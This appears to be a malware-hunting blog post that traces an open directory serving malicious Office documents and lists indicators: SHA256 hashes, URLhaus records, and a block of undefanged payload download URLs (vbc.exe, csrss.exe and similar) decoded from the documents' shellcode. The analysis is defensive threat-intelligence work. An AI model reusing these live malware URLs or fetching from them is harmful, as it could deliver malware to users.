
Our commercial threat intelligence feed contains 1 additional fact about this indicator. Get in touch to hear more.

DFI

Showing records 1-10 of 28

Seen [↑]	SHA256	ml	+	lb	Size	Subcategory	Type	IOC	Context	Code	OCR	Metadata
2022-08-27	b125818f49d5d2c8b9c6f46e09aabb817515b3d211550… MALICIOUS	U	22	8	81.3KB	maldoc_hunter	XLS	0	137B	0B	620B	1.5KB
2022-08-27	5db03537503125d015e4d3a23d3aed40a7a98f661a622… MALICIOUS	U			49.2KB	malware_bazaar	OTHER	29	137B	0B	49B	20B
2022-08-26	1a441fb06eda60095baf98a779c53d195d2ecc206ac33… MALICIOUS	U	16	7	49.2KB	maldoc_hunter	OTHER	29	137B	0B	49B	20B
2022-08-26	8a67cb26b59fa9cc8e3ac995ca74cb93a01cfec0ad1ba… MALICIOUS	U	17	7	49.2KB	maldoc_hunter	OTHER	0	137B	0B	49B	20B
2022-08-26	fa490c0e29b4cf444bee6b6d4b79e87942231c7b703f5… MALICIOUS	U			49.2KB	malware_bazaar	OTHER	0	137B	0B	49B	20B
2022-08-25	0ba8777e37b346d13858dec0b7ea7ef68aaf721171f3c… MALICIOUS	U	18	8	86KB	maldoc_hunter	OTHER	31	137B	0B	620B	1.5KB
2022-08-25	caf3dbb51dd5364012b3a8aefc4ff7f8103c85c7b2732… MALICIOUS	U			86KB	malware_bazaar	OTHER	31	137B	0B	620B	1.5KB
2022-08-25	70e729398350236c149c9bf1f22d2a18ea30a6dd50a68… MALICIOUS	U	18	7	86KB	maldoc_hunter	OTHER	0	137B	0B	620B	1.5KB
2022-08-25	fa6bf44ab5c6ab1bbae4f2f79d2b9299e5db3530ca447… MALICIOUS	U	16	7	86KB	maldoc_hunter	OTHER	31	137B	0B	620B	1.5KB
2022-08-25	03d0c8538fc5607e924a1c2e0e2cc8404a7357d9af0c1… MALICIOUS	U	16	7	86KB	malshare.com	OTHER	32	137B	0B	620B	1.5KB

Going back and looking at the IP with the indicator lookup we see we still only have 28 files of various sizes.




REP-DB

Showing records 1-10 of 37

Created [↑]	Data		Derived		Source
2022-08-26	http://192.3.108.11/nmv/https_m/www.doc	URL	192.3.108.11	IP	urlhaus
2022-08-26	http://192.3.108.11/nmv/https_e/www.doc	URL	192.3.108.11	IP	urlhaus
2022-08-26	http://192.3.108.11/nmv/https_a/www.doc	URL	192.3.108.11	IP	urlhaus
2022-08-26	http://192.3.108.11/nmv/https_d/www.doc	URL	192.3.108.11	IP	urlhaus
2022-08-26	http://192.3.108.11/nmv/https_h/www.doc	URL	192.3.108.11	IP	urlhaus
2022-08-26	http://192.3.108.11/nmv/https_o/www.doc	URL	192.3.108.11	IP	urlhaus
2022-08-26	http://192.3.108.11/nmv/https_i/www.doc	URL	192.3.108.11	IP	urlhaus
2022-08-26	http://192.3.108.11/nmv/https_k/www.doc	URL	192.3.108.11	IP	urlhaus
2022-08-26	http://192.3.108.11/nmv/https_p/www.doc	URL	192.3.108.11	IP	urlhaus
2022-08-26	http://192.3.108.11/nmv/https_n/www.doc	URL	192.3.108.11	IP	urlhaus

Here we can see that there are multiple directory’s using that IP address.



urlhaus.abuse.ch/host/192.3.108.11

The table below shows all IP address observed for this particular host (in case the host is a domain name, all A records will be listed - including all historical ones). Please note that the output is limited to 10 entires.


Firstseen (UTC)	IP address	Hostname	SBL	ASN	Country	Active?
2022-08-24 06:25:05	192.3.108.11	192-3-108-11-host.colocrossing.com	Not listed	AS36352 AS-COLOCROSSING	US	**yes**

Malware URLs

The table below shows all malware URLs that are associated with this particular host.

Dateadded (UTC)	URL	Status	Tags	Reporter
2022-08-25 06:24:04	http://192.3.108.11/nmv/https_e/www.doc	Offline	doc opendir	@abuse_ch
2022-08-25 06:24:04	http://192.3.108.11/nmv/https_j/www.doc	Offline	doc opendir	@abuse_ch
2022-08-25 06:24:04	http://192.3.108.11/nmv/https_f/www.doc	Offline	doc opendir	@abuse_ch
2022-08-25 06:24:04	http://192.3.108.11/nmv/https_c/www.doc	Offline	doc opendir	@abuse_ch
2022-08-25 06:24:04	http://192.3.108.11/nmv/https_g/www.doc	Offline	doc opendir	@abuse_ch
2022-08-25 06:24:04	http://192.3.108.11/nmv/https_b/www.doc	Offline	doc opendir	@abuse_ch
2022-08-25 06:24:04	http://192.3.108.11/nmv/https_n/www.doc	Offline	doc opendir	@abuse_ch
2022-08-25 06:24:04	http://192.3.108.11/nmv/https_p/www.doc	Offline	doc opendir	@abuse_ch
2022-08-25 06:24:04	http://192.3.108.11/nmv/https_k/www.doc	Offline	doc opendir	@abuse_ch
2022-08-25 06:24:04	http://192.3.108.11/nmv/https_i/www.doc	Offline	doc opendir	@abuse_ch
2022-08-25 06:24:04	http://192.3.108.11/nmv/https_o/www.doc	Offline	doc opendir	@abuse_ch
2022-08-25 06:24:04	http://192.3.108.11/nmv/https_h/www.doc	Offline	doc opendir	@abuse_ch
2022-08-25 06:24:04	http://192.3.108.11/nmv/https_d/www.doc	Offline	doc opendir	@abuse_ch
2022-08-25 06:24:04	http://192.3.108.11/nmv/https_a/www.doc	Offline	doc opendir	@abuse_ch
2022-08-25 06:24:03	http://192.3.108.11/nmv/https_l/www.doc	Offline	doc opendir	@abuse_ch
2022-08-25 06:23:04	http://192.3.108.11/nmv/https_m/www.doc	Offline	doc Loki opendir	@abuse_ch
2022-08-24 06:27:10	http://192.3.108.11/office/https_h/www.doc	Offline	doc opendir	@abuse_ch

Clicking the First link we can go to URLhaus, and we can see an indicator that they are already offline and it is an open Directory. I captured this sample before this screenshot above so what does this open directory look like.




Not secure | 192.3.108.11/vnc/

Index of /vnc

Name	Last modified	Size	Description
Parent Directory		-	
https_a/	2022-08-25 13:17	-	
https_b/	2022-08-25 13:22	-	
https_c/	2022-08-25 13:23	-	
https_d/	2022-08-25 13:24	-	
https_e/	2022-08-25 13:24	-	
https_f/	2022-08-25 13:25	-	
https_g/	2022-08-25 13:26	-	
https_h/	2022-08-25 13:27	-	
https_i/	2022-08-25 13:27	-	
https_j/	2022-08-25 13:28	-	
https_k/	2022-08-25 13:32	-	
https_l/	2022-08-25 13:33	-	
https_m/	2022-08-25 13:35	-	
https_n/	2022-08-25 13:36	-	
https_o/	2022-08-25 13:37	-	
https_p/	2022-08-26 02:09	-	
https_q/	2022-08-26 02:10	-	
https_r/	2022-08-26 02:10	-	

Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.0.19 Server at 192.3.108.11 Port 80

Here we see it has multiple sub-directories.




Not secure | 192.3.108.11/vnc/https_a/

Index of /vnc/https_a

Name	Last modified	Size	Description
Parent Directory		-	
www.doc	2022-08-25 12:51	21K	

Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.0.19 Server at 192.3.108.11 Port 80

Opening the first one we see that in this case there is only one file per subdirectory. They all had the same filename name as well.



```
A:
http://85.31.46.180/cloudcrypt/vbc.exe
B:
http://103.133.109.110/cloudcrypt/vbc.exe
C:
http://103.114.106.120/cloudcrypt/vbc.exe
D:
http://103.114.105.24/cloudcrypt/vbc.exe
E:
http://172.245.26.163/app/winlogon.exe
F:
http://185.246.220.150/cloudcrypt/vbc.exe
G:
http://103.133.111.41/cloudcrypt/vbc.exe
H:
http://84.38.132.25/cloudcrypt/vbc.exe
I:
http://103.207.39.251/cloudcrypt/vbc.exe
J:
http://15.204.36.207/cloudcrypt/wininit.exe
K:
http://192.188.88.250/cloudcrypt/csrss.exe
L:
http://85.217.145.224/cloudcrypt/csrss.exe
M:
http://107.172.76.164/cloudcrypt/audiodg.exe
N:
http://103.125.190.21/cloudcrypt/csrss.exe
O:
http://103.153.79.87/cloudcrypt/networksec.exe
P:
http://103.89.90.44/frcloudcrypt/vbc.exe
Q:
http://103.149.12.218/frcloudcrypt/vbc.exe
R:
http://103.207.38.192/frcloudcrypt/scrss.exe

```


Going thru each subfolder and decoding the shellcode gives us this list of links to the final malware files. At the time of writing this not all links were still active so the final malware was not Downloaded.

44ff72cde2a2ea2d0b4d24a29eb5211b9bfab4320cd1cd1e0d3388196bd6b811
5a45a186f3a839d3e0e5665a4586bcb274548ebc8f3e9c0a8f380a61c287588d
6c4452cba037fd16c4645244b02f98154b28f03b4936531e04aac27e74993b60

736330aaa3a4683d3cc866153510763351a60062a236d22b12f4fe0f10853582
892dbbf96b0dfceaed934bc1c9217ff5efb260f954c251c4555f4c122be6994f
b12ae2a6e36a78e3fe5ace248cf1c26beaaa3800f185928aaa8c4bddd98913c5
c22327d04baefd48d8c2d90173c47211bdac29b4654fab872e2eee22738ee044
f541ca7eef56b206c61004b37a65c0b05f753573c0cc9b6dbbcda44d7a3b4a66

Here is a unique list of hashes for those files that could be downloaded. The detected families varied and it even contained a putty.exe. The next thing we find is a series of Link shorteners used.

If we look at this one posted on Twitter by InQuest here .



InQuest
@InQuest

🤖 Potentially malicious RTF document found hosted at:

hxxps://iqcode.com@l-k[.]one/IQNS
SHA256:
ae5b0ae87be9c029668d09e5579ad9b45ca0eab614f3c986eec12766cdcde4f4

